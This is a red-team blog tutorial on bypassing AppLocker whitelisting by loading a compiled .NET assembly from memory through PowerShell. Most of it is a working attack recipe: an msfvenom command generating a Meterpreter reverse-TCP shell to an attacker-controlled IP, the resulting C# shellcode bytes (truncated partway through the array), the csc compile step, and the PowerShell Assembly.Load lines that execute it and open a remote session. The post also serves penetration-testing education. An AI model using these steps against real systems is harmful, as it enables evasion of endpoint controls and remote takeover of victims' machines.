AppLocker Bypass – Assembly Load

pentestlab.blog/category/red-team/page/109

June 6, 2017

It is possible in an environment that AppLocker is enabled to run an executable due to the way that assemblies are loaded in .NET applications. This bypass method was discovered by Casey Smith and it was presented in ShmooCon 2015. The Assembly Load method is able to call a file from three different locations:

- Memory // Byte[]
- Location on the disk
- From a URL

The .NET assembly originally is loaded with Read permissions in order to enumerate the methods and properties associated with the binary and then permissions are changed to Execute so AppLocker or any whitelisting application cannot identify that something was executed on the system.

Bypassing AppLocker with this method consists of three steps:

- Generate C# ShellCode
- Compile the .NET application
- Execute ShellCode from Memory with Assembly Load


Metasploit MSFvenom can be used to generate C# shellcode:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_t
cp LHOST=192.168.100.3 LPORT=4444 -f csharp EXITFUNC=thread
No encoder or badchars specified, outputting raw payload
Payload size: 354 bytes
Final size of csharp file: 1825 bytes
byte[] buf = new byte[354] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x64,0x03,0x68,0x02,
0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
```

C# Shellcode Generation


The Shellcode above can be injected into the C# file which then can be compiled by the csc utility which is part of the .NET framework in order to generate the executable.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe  /unsafe /platform:x86
/out:shellcode.exe shellcode.cs
```




Compiling C# Code to Executable

Running the executable directly or from Powershell will fail since this binary is not whitelisted with an AppLocker rule.



AppLocker Rule – Block Executables



AppLocker Rule – Block ShellCode Binary

However it is possible to bypass this restriction by using the loading assembly method in PowerShell in order to execute the ShellCode which is inside the file and it is defined as a method directly from memory.


```
public class Shellcode
{
public static void Exec()
{
// native function's compiled code
byte[] shellcode = new byte[354] {
```

The following needs to be executed from PowerShell:

```
$bytes = [System.IO.File]::ReadAllBytes("C:\shellcode.exe")
[Reflection.Assembly]::Load($bytes)
[Shellcode]::Exec()
```

Assembly Load

The shellcode will be executed and a Meterpreter session will open.



Meterpreter – Shellcode

Resources

https://github.com/subTee/ShmooCon-2015